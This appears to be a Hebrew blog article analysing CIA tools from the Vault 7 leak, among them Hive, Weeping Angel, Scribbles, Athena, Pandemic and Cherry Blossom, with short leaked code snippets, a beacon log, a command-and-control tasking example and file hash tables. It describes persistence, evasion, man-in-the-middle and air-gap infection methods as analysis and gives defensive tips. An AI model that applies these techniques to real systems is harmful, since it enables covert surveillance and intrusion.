    printf("\t\t-s <self-delete delay> - since last successful trigger/beacon (in seconds, default: 60
days)\n");
    printf("\n\t\t-D <debug level>     - debug level between 1 and 9, higher numbers are more verbose\n");
    printf("\t\t-h                    - print this help menu\n");

    printf( "\n\tExample:\n" );
    printf( "\t\t./hived-solaris-sparc-dbg -a 10.3.2.76 -p 9999 -i 100000 -I hme0 -k Testing \n" );
    printf("\n");
    return;
}
```

[מובאה מתוך קוד המקור שפורסם]

את עקבותיו של פרויקט זה הצליחו לקשר בחברת האבטחה Symnatec לפעילות של הקבוצה שכונתה Longhorn (כפי שמתואר בהקדמה) ולזהות את דפוסי הפעולה (לאחר הדליפה הוכח שהדמיון בין מה שמתואר במסמכים לבין ההתנהגות בשטח לא יכול להיות מקרי):

> "For C&C servers, Longhorn typically configures a specific domain and IP address combination per target. The domains appear to be registered by the attackers; however they use privacy services to hide their real identity. The IP addresses are typically owned by legitimate companies offering virtual private server (VPS) or webhosting services. The malware communicates with C&C servers over HTTPS using a custom underlying cryptographic protocol to protect communications from identification."

[מובאה מתוך הכתבה של חברת Symantec על גילוי הקשר בין המתקפות שהיא חקרה ל-CIA]

מלאך מתייפח ("Weeping Angel")

Weeping Angel הוא פרויקט מדהים שממחיש כמה ארוכה ידו של ה-CIA וכמה הוא נחוש להשיג את מטרותיו באופן החשאי ביותר. עוד פרט מעניין על הפרויקט הוא שהפיתוח שלו נעשה בשיתוף פעולה עם "חברים לנשק" - ה-MI5 (סוכנות המודיעין הצבאית של בריטניה).

שם	**Weeping Angel**
תיאור	Rootkit לטלוויזיות חכמות של חברת Samsung
המסמך המודלף	מדריך למשתמש מתוך מסמכו הפנימיים של ה-MI5
מטרה	הדבקת טלוויזיה החכמה בפוגען אשר ביכולתו להקליט, לשמור ולשדר את הנשמע בקרבת הטלוויזיה, גם כאשר היא לכאורה במצב כבוי

שיטת פעולה:

- הדבקה של הטלוויזיה ע"י חיבור כונן USB עם קובץ התקנה.
- הפוגען ירוץ בהדלקה הבאה של הטלוויזיה, ויפעל ע"פ הקונפיגורציה שנכתבה אליו בזמן צריבתו.
- ביכולתו של הפוגען ליירט את פקודת הכיבוי המתקבלת בטלוויזיה, ולהמיר אותה בפקודת כיבוי מסך בלבד כך שהמעבד ימשיך לעבוד ויאפשר להמשיך בהקלטה.
- ניתן לקבל את קבצי האודיו ע"י חיבור ה-USB בשנית ע"י סוכן, או באופן מרוחק ע"י הגדרת רשת Wi-Fi אלחוטית בקרבת הטלוויזיה (פרטי ההתחברות אל הרשת גם כן שמורים בקובץ הקונפיגורציה).
- ניתן להאזין ב"שידור ישיר" לקול הנקלט במיקרופון באמצעות הרשת האלחוטית שהוגדרה.
- ניתן להסיר את הפוגען ע"י חיבור ה-USB בשנית או באופן אוטומטי לאחר פקיעת תוקף מסוים.

שרבוטים ("Scribbles")

פרויקט ברמת סיווג גבוהה יותר משאר ההדלפות שפורסמו ומסומן כ-"SECRET//ORCON/NOFORN". משמעות הסימון ORCON היא Originator Controlled כלומר נדרשת הסכמה מפורשת של הכותב על מנת להעתיק או להפיץ מידע זה (גם לאנשים בעלי רמת סיווג מתאימה).

שם	**Scribbles**
תיאור	כלי שמטרתו החתמת קבצים רגישים בסימון בלתי נראה למשתמש (watermark) שביכולתו לאותת ל-CIA מאיזה מקור ברשת של ה-CIA (ברמת עמדת הקצה) נלקח הקובץ ומי ניסה לקרוא אותו
המסמך המודלף	קוד המקור וגם מדריך למשתמש
מטרה	▪ זיהוי זהותם של מדליפי מסמכים רגישים/איתור מקור הדליפה ▪ מעקב אחר זהותם של האנשים שאליהם הגיעה הדליפה

שיטת פעולה:

- בשלב ראשון מתבצע איסוף של הקבצים המיועדים לחתימה ע"י המפעיל.
- הקובץ Scribbles.exe מקבל את תיקיית הקלט ואת קובץ הקונפיגורציה ומוודא שכל קובץ קלט תואם לגרסאות Office 97-2016.
- אם הקובץ בפורמט המתאים תוזרק אליו כתובת אינטרנט ייחודית שתיבחר באקראי מתוך רשימת הכתובות בקובץ הקונפיגורציה. המיפוי של קובץ-כתובת יישמר בקובץ הפלט של הכלי.
- כל כתובת מורכבת מצירוף של הפרמטרים בקובץ הקונפיגורציה ורצף תווים רנדומלי כלשהו. כתובת לדוגמה:

http://watermarks.example.com/rootPath1/subDir3/5zfjgj16esmab3rgqz2piejtkiluaxi/fakeFileName3.gif

- הכתובת תוטמע במקום שאינו נראה לעין במסמך, ומאחורי הקלעים תוכנת Office הרלוונטית (Word, Powerpoint, Excel) תנסה לגשת אל המשאב שנמצא בכתובת על מנת לטעון אותו.
- ניסיון הגישה נקרא beacon והוא בעצם מאותת לשרת המאזין (בבעלות ה-CIA) על זהות המדליף (בהנתן המיפוי קובץ-כתובת) ועל כתובת ה-IP של מי שניסה לפתוח את הקובץ.

במדריך למשתמש מוסבר שניתן לראות את הכתובות המוטמעות אם פותחים את הקובץ לא באפליקציה לשמה הוא נועד (למשל LibreOffice, עורך תמלילים נפוץ במערכות Linux) ולכן יש לבחור כתובות url הגיוניות שאינן מעלות חשד בהנתן תוכן המסמך.

קוד המקור שפורסם ניתן לקמפול מלא ומבדיקה שבוצעה בסביבה מבודדת לאחר שקומפל ב- Visual Studio 2019 Community עם התלויות המתאימות הוא עובד גם על גרסת Office 2019 (forward compatibility, well done CIA).

מוזמנים לנסות בעצמכם:

```
03/13/22 07:44:33 AM [          Diverter] WINWORD.EXE (10560) requested TCP 192.0.2.123:80
03/13/22 07:44:33 AM [    HTTPListener80]   GET /rootPath2/subDir1/3sz3sdrekn46uxi-xc8gts1e444eapm/fakeFileName1.gif HTTP/1.1
03/13/22 07:44:33 AM [    HTTPListener80]   Connection: Keep-Alive
03/13/22 07:44:33 AM [    HTTPListener80]   User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice rmj)
03/13/22 07:44:34 AM [    HTTPListener80]   Host: watermarks.example.com
03/13/22 07:44:34 AM [    HTTPListener80]
```

[בקשת ה-Get אל הנתיב שהוחתם במסמך Word אשר נשלחה מתוך מכונה הוירטואלית ונוטרה ע"י הכלי FakeNet]

שרבוטים הוא פרויקט שמדגים את העליונות בסייבר של ה-CIA, בהיותו ארגון שמודע לאפשרות של הדלפה זדונית ולכן מפתח אמצעים מקדימים כדי לדעת אם קרתה ומהו מקורה.

נשאלת השאלה בהנתן אמצעים כאלה איך ה-CIA לא גילה באופן חד חד ערכי את המקורות שהדליפו את הכספת השביעית? כנראה שלא במקרה כל מסמכי הדליפה עלו בפורמט pdf (שאינו נתמך ע"י שרבוטים).

בטטת כורסה ("CouchPotato")

בטטת כורסה היא כלי לאיסוף חשאי של SIGINT שמקורו במצלמות וידאו באופן מרוחק.

שם	**CouchPotato**
תיאור	כלי לאיסוף קבצי וידאו ותמונה שעוברים על גבי ממשק רשתי בעמדת קצה או שרת מקשר
המסמך המודלף	מדריך למשתמש, ICE Framework.
מטרה	איסוף וידאו ותמונות לצורכי ריגול ומודיעין

שיטת פעולה:

- הגדרת קונפיגורציה.
- ריצה באמצעות 2 dll-ים בתצורת מקלט-משדר. ההרצה תתבצע באמצעות Loader ייחודי של ה-CIA בשם ICE (In-memory Code Execution).
- הזרקת ה-dll המקליט לתהליך לגיטימי בזיכרון. אחת הדרישות מהתהליך המוזרק היא חוסר קריטיות לפעולת המערכת שהוא מותקן עליה (על מנת למנוע תקלות או חשד במקרה של קריסה או דליפת זיכרון).
- ה-dll ינטר ויקליט תעבורת וידאו בפורמט H.264 ובפרוטוקול RTSP.
- בנוסף לוידאו, קיימת אפשרות להקלטה "רזה" של תמונות בלבד. המקליט יעריך את הדימיון בין כל פריים בוידאו לפריימים הקודמים באמצעות pHash וכאשר יזהה שינוי גבוה מסף מסוים יתבצע חילוץ של הפריים השונה.

ארכימדס ("Archimedes")

ארכימדס הוא פרויקט המשך לפרויקט ששמו Fulcrum שמשמש לתקיפת ה-LAN בתוך רשת פנימית, כאמצעי מינוף לתקיפת יעדים חדשים בתוך הרשת. הכלי משמש שלב ביניים לתקיפת המטרה הראשית (pivot) ע"י הפיכת המחשב הנגוע ל-MITM ושליטה בו מרחוק לצורך ניתוב ומניפולציה על התעבורה שעשויה לשמש לרעת העמדה הנתקפת (למשל ביצוע redirection אל שרת מתחזה).

שם	Archimedes
תיאור	פוגען שמבצע מתקפת arp spoofing
המסמך המודלף	מדריכים למשתמש: ArchimedesFulcrum, .
מטרה	תנועה רוחבית (Lateral Movement) ברשת הקורבן

שיטת פעולה:

- איתור כתובת ה-MAC של עמדת המטרה (ע"י האזנה לתעבורה או ע"י ביצוע Ping)
- ביצוע MITM בין עמדת המטרה, העמדה הנגועה וה-Gateway.
- בזמן שעמדת המטרה מנסה לגשת לאינטרנט תבוצע הזרקת דפי html מזויפים מעל פרוטוקול http.

File	Size	MD5
Release Versions	--	--
F32.DLL	1,042,944	ce585f279514fdd02ca54f7fd2e962dd
FS32.DLL	43,008	08b013922d6647177ba77821393ba436
F32.EXE	1,041,920	18ea6bd2c3a7883db5fdc7eca696655d
FS32.EXE	42,496	adef7ff9f2fd394165976609fb2dc50f
F64.DLL	1,037,824	7f8a02f794912fdce17ee3ec3b9dcd34
FS64.DLL	41,984	93bced47b6ef3ff7cd8bbaf2a502492a
F64.EXE	1,036,800	cf3df5706422d7d0714646037f6ae454
FS64.EXE	40,960	1c5310dfdec22e21f559810bedcab797
FulcrumEncrypter32.exe	79,360	86670b1dd817697f643ecec539e9a5b6
FulcrumEncrypter64.exe	83,456	8473d8a2db408201f7a7777d0d5f1c06
Debug Versions	--	--
F32d.DLL	1,578,496	508de80523988cd1927aae209ffc31d7
FS32d.DLL	452,608	8fc416b3801ba44272646f69d7983782
F32d.EXE	1,769,984	af140de2c2c5cdf5a9f98a64768b929c
FS32d.EXE	451,584	46ec259197ba068c60f2d69827734759
F64d.DLL	1,725,440	698fe48c36e86f6845557fbb567643e6
FS64d.DLL	549,376	3ffec76726acab546bb77e9b2549f86a
F64d.EXE	1,903,104	d54600bda4157930203dc815b29eafaa
FS64d.EXE	548,352	8c050b24366439b3371a0ce8ba7b7377
FulcrumEncrypter32d.exe	603,136	c916372289efb92b513bc04beab9b218
FulcrumEncrypter64d.exe	740,864	3c7e9e7c2b943dc1099b112a0ddcb8b0

[רשימת הקבצים מפרויקט ארכימדס. מצוין במדריך שכל הגרסאות שקומפלו בגרסת Debug נועדו לביצוע טסטים ולא להפצה מבצעית, כי הם מכילים מידע פורנזי שעלול להיות מקושר חזרה ל-CIA וגם פגיעים יותר למתקפות הנדסה לאחור]


אחרי חצות ומתנקש ("AfterMidnight & Assasin")

אחרי חצות הוא פרויקט שמשמש כ-advanced malware framework עבור מטרות מבוססות מערכת הפעלה Windows.

שם	**AfterMidnight**
תיאור	תהליך שירות (service) זדוני שמהווה סוכן נשלט מרחוק ע"י מפעילי ה-CIA
המסמך המודלף	[מדריך למשתמש]
מטרה	▪ תחזוקת שרידות על העמדה תוך מזעור הסיכוי לגילוי באמצעות מוצרי הגנה ▪ שליטה ובקרה (c&c) על עמדה מותקפת

שיטת פעולה:

- התקנה באמצעות יצירת service dll שיוצג למשתמש בשם הלגיטימי (netsvc) svchost.exe. ישמש בתור Loader בלבד ל-payload העיקרי
- קבלת "תוכניות עבודה" מהשרת השולט (נקרא "Octopus" ומשמש כ-Listening Post) באמצעות תקשורת בפרוטוקול https. כל המידע שהתקבל מה-LP יאוחסן באופן מוצפן בדיסק עם מפתח הצפנה שלא שמור מקומית אלא מתקבל מה-LP. הפנייה לשרת תתבצע באופן מחזורי עם שונות מובנית (Jitter) כדי להקשות על הזיהוי והחקירה. כאשר אין קישוריות רשתית ל-LP הסוכן לא יוכל לפענח את תוכניות העבודה וגם לא יוכל לבצע פעולות בעצמו
- התוצר של כל משימה יהיה קובץ פלט שיישמר מוצפן על הדיסק ויישלח ל-LP



[דיאגרמה של אופן הפעולה של פרויקט אחרי חצות, מתוך אחד המסמכים שדלפו]

```
# Kill every firefox.exe 30 seconds (+/- 5) after it starts
$ am plan NoBrowse config Process add -f kill -n firefox.exe -p -d 30 -j 5
0: {
    "delay": 30.0,
    "feature": "kill",
    "frequency": 0,
    "id": 0,
    "instance": 0,
    "jitter": 5.0,
    "periodic": true,
    "process_hash": 311826712,
    "process_name": "firefox.exe",
    "running": false
}
```

[דוגמה למשימה שתישלח אל סוכן "אחרי חצות" ומשמעותה הפסקת כל תהליך בשם firefox.exe לאחר 30 שניות מרגע שהוא נוצר עם מרווח שונות (Jitter) של 5 שניות בממוצע]

הפרויקט הבא הוא אח של אחרי חצות. הם דומים מאוד בפונקציונליות ובדרך המימוש וגם המסמכים נכתבו בזמנים סמוכים. לא ברור לי עדיין למה יש ל-CIA צורך להשקיע בשני פרויקטים גדולים לפיתוח נוזקה במקביל במקום לאחד אותם ל-framework אחד (ביורוקרטיה? אגו של המפתחים?).

שם	**Assasin**
תיאור	תהליך שירות (service) זדוני שמהווה סוכן לצורכי איסוף מידע וריגול
המסמך המודלף	מדריך מפורט למשתמש (204 עמודים)
מטרה	זהות למטרות של אחרי חצות

שיטת פעולה:

- זהה לשיטת הפעולה של אחרי חצות למעט:
- קיימת אפשרות לתקנה באמצעות פלטפורמת ICE.
- קיימת אוטומציה לבדיקת תהליכים שרצים בזיכרון טרם הרצת ה-payload (והשוואה מול whitelist ו-blacklist מוגדרים מראש).
- שימוש בגרסה לא סטנדרטית של פרוטוקול RC4 (שכבר לא מומלץ לשימושים קריפטוגרפיים) להצפנת המידע טרם שליחתו.

אתנה (“Athena”)


אתנה היא פלטפורמה משוכללת לשליטה מרחוק ובקרה של מחשבים נגועים (בדומה ל-Cobalt Strike).

הנוזקה פותחה בשיתוף חברת Siege Technologies.

שם	Athena
תיאור	פרויקט קוד שמספק כלים מסוג builder, installer, beacon ו-loader עבור מערכות הפעלה Windows XP-Windows 10. הפרויקט כולל גם שרתי backend שמשמשים כ-(LP) Listening Post וכתובים בשפת python
המסמך המודלף	מדריך למשתמש, מסמך תכן מפורט, דוגמאות לשימוש
מטרה	▪ שליטה מרחוק על עמדת הקורבן ▪ שימוש בעמדת הקורבן כ-Pivot

שיטת פעולה:

- כלי הבנייה והבקרה שנמצאים ברשת ה-CIA משמשים כשרתי איסוף מרכזיים
- ההתקנה על עמדת הקורבן יכולה להתבצע ב-3 תצורות:
  - תצורה רגילה: עם קבצים בנתיבי שרידות על הדיסק
  - תצורה נדיפה: באמצעות הזרקת dll לזיכרון
  - תצורת offline: עלייה מ-Bootable USB/CD ושינוי מידע על ה-HD הנתקף מבלי להעלות את מערכת ההפעלה (באופן כזה לא יכולים להיווצר בכלל לוגים)
- המידע מה-beacon וחזרה יישלח באופן מוצפן על גבי האינטרנט



[עקרונות ההפעלה של פרויקט אתנה, מתוך המדריך למשתמש]

מגיפה (“Pandemic”)

פרויקט מגיפה חושף יכולת ייחודית וקשה לזיהוי שנועדה להיות מותקנת על שרתי אחסון קבצים שמשתמשים בפרוטוקול SMB.

שם	**Pandemic**
תיאור	דרייבר זדוני שביכולתו להחליף קבצים ”on-the-fly“ כאשר מתקבלת בקשה להורידם ממשתמשים מסוימים ברשת
המסמך המודלף	תיעוד הכלי
מטרה	▪ הרעלת קבצים מסוימים בשרת הקבצים, כאשר משתמש יעד מבקש אותם ▪ הפצת פוגענים תוך התחמקות מזיהוי ע"י מוצרי הגנה

שיטת פעולה:

- בעת ההתקנה יוזרק shellcode לקרנל (באמצעות כלי אחר בשם ShellTerm) ויתקין דרייבר מסוג פילטר למערכת קבצים.
- הדרייבר יכיל בתוכו את הקונפיגורציה ואת התנאים להחלפת הקובץ בקובץ הזדוני, שגם כן יהיה מוטבע בתוכו (אין שום שימוש בדיסק, לא במחשב הנגוע ולא במחשב הקורבן).
- כל קובץ מועמד להחלפה יוגדר ע"פ שמו ונתיבו, וכל משתמש מועמד להרעלה יוגדר ע"פ ה-SID שלו (מזהה משתמש Windows-י)

  קיימת אפשרות להגדיר killswitch בדמות תנאי או תאריך שלאחריו יסיר הדרייבר את עצמו מהשרת.
- תיאורטית, קיימת אפשרות להדבקת שרשרת כאשר מחשב שיוריד קובץ מורעל יהפוך בתורו גם לשרת נגוע, אם קיים בו אחסון לשיתוף קבצים




Illustration 1: (S//NF) The same file is copied twice from the remote file share to the user's local disk. As you can see, the file size Windows reports is vastly different, even if the user only gets the smaller replacement file

[דוגמה לבעיה שעשויה לעורר חשד מתוך התיעוד. כאשר המשתמש מנסה להעתיק אל העמדה קובץ בשם זהה לקובץ שכבר קיים, הוא עלול להבחין בהבדלים בגודל הקובץ שנגרמים בגלל ההחלפה שמבצע הדרייבר הזדוני]

פריחת הדובדבן (“Cherry Blossom”)

פריחת הדובדבן היא פלטפורמת ריגול שכל אחד מקווה שלא תגיע לביקור ב-WiFi הביתי שלו.

שם	Cherry Blossom
תיאור	Firmware זדוני לנתבים ביתיים מסוג Access Point
המסמך המודלף	עשרות מסמכים שונים
מטרה	▪ ניצול פרצות אבטחה ברשת הקורבן ▪ ביצוע MITM (Man In The Middle) ו-Proxying ▪ חדירה אל יעדים ונכסים נוספים באמצעות הפלטפורמה (pivoting)

שיטת פעולה:

- שיטת ההתקנה המועדפת היא באמצעות עדכון קושחה מרוחק (OTA) על ה-Access Point (AP) ברשת של הקורבן, או הגדרת נתב חדש שמחובר לרשת וישמש כסוכן מסוג "מלכודת זבובים" למטרות פוטנציאליות שיהיו בקרבתו. קיימים כלים אוטומטיים בידי ה-CIA להשתלטות על APs. הכלי תואם נתבים של חברות מוכרות כמו Dlink, Belkin, Linksys. תצורה נוספת להרצת הכלי הוא באמצעות לפטופ שנמצא על אותה רשת אלחוטית.
- לאחר ההתקנה כל סוכן ידווח אל ה-CherryTree (שרת C&C לניהול הסוכנים) את פרטיו באופן מחזורי (Beacon).
- כל סוכן יקבל "משימות" מעקב או ניצול ייעודיות דרך ה-CherryTree.
- חלק מהמשימות האפשריות הן מסוג:

  - Proxying
  - Redirecting
  - Spoofing
  - Executing
  - Surveying
  - Harvesting data

- קיימות "נקודות אחיזה" רשתיות של חברות צד שלישי (שרתים בתשלום) שתפקידם לרכז את התעבורה מכל מלכודות הזבובים ולשלוח לשרת בבעלות ה-CIA (כדי לא לחשוף את כתובות ה-IP של נקודות הכניסה והיציאה של ה-CIA לרשת האינטרנט).
- כאשר כל מלכודת זבובים תזהה מטרה שהוגדרה לה באמצעות משימה, היא תשלח התראה אל שרת ה-CherryTree והמידע יגיע ממנו אל המפעיל דרך ממשק ה-CherryWeb שבתוך הרשת הפנימית של ה-CIA.

הפרויקט חושף בפנינו כמה קל להשתלט על רכיבים בסביבה הרשתית הקרובה של הקורבן ואפשר לגזור ממנו כמה טיפים טובים לחיים:

- חשוב להתקין עדכוני אבטחה כאשר הם זמינים (גם לקושחה).
- חובה להגדיר סיסמאות שונות מסיסמאות ברירת המחדל בממשקי הניהול של הנתב הביתי (עם יד על הלב נכון שמעולם לא עשיתם את זה?).
- לקחת בחשבון שכל חיבור לרשת WiFi ציבורית חושף אתכם למתקפות MITM ו-exploitations למיניהם.




Figure 16: Cherry Web Target Assignment Page for Target Decks

[צילום מסך מתוך ממשק ה-Cherry Web. בעמוד זה ניתן לבחור מטרות לתקיפה או ניטור מתוך רשימת העמדות שזוהו במלכודת הזבובים]

קנגורו אלים ("Brutal Kangaroo")

קנגורו אלים הוא פרויקט נועז שנשמע כאילו נלקח מסרט מדע בדיוני. המסמכים שהודלפו חושפים שיכולתו של ה-CIA לחדור לרשתות מבודדות לגמרי (Air-Gapped) ולחלץ מהן מידע. שיטת הפעולה וההדבקה דומה מאוד לזו של הפוגען Stuxnet במחשבי הבקרה של הצנטריפוגות בנתנז.

התהליך מחייב חיבור DOK למחשב ברשת המבודדת ומשם מתחילה שרשרת של פעולות הדבקה, ניצול ושרידות. הפרויקט מורכב ממספר כלים וביניהם סוכנים שמיועדים להיות מותקנים על עמדות בתוך הרשת המבודדת ומסוגלים לבנות רשת תקשורת חשאית ביניהם לצורך חילוץ מידע. אחת משיטות ההדבקה כללה שימוש ב-0-day.


שם	Drifting Deadline
תיאור	ממשק GUI לקונפיגורציה של הפוגען ולהדבקת ה-DOK
המסמך המודלף	מדריך למשתמש
מטרה	▪ תנועה רוחבית (Lateral Movement) ברשת הקורבן ▪ חילוץ מידע מרשת מבודדת ▪ שימור שרידות ברשת

שיטת פעולה:

- הגדרת שיטת הרצה מועדפת:
    - ידנית (Double-click)
    - EZCheese LinkFiles - שימוש ב-0-day ישן שמאפשר הרצת dll זדוני בעת שקובץ מסוג לינק מוצג בסייר קבצים. עובד רק על מחשבים בגרסת XP כי החולשה פוצ'פ'צה בשאר הגרסאות.
